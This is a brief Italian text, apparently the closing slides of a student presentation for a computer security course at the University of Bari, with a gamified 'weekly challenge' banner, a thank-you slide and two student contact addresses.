🔒 Completa la sfida settimanale per sbloccare la sfida bonus

Ottenere più entrate e immagine, e scala i livelli più veloci!

Inizia a giocare →

GRAZIE DELL'ATTENZIONE!



UNIVERSITÀ
DEGLI STUDI DI BARI
ALDO MORO

contatti:

g.devincenzo14@studenti.uniba.it

l.colucci23@studenti.uniba.it



SICUREZZA INFORMATICA - A.A. 2023/24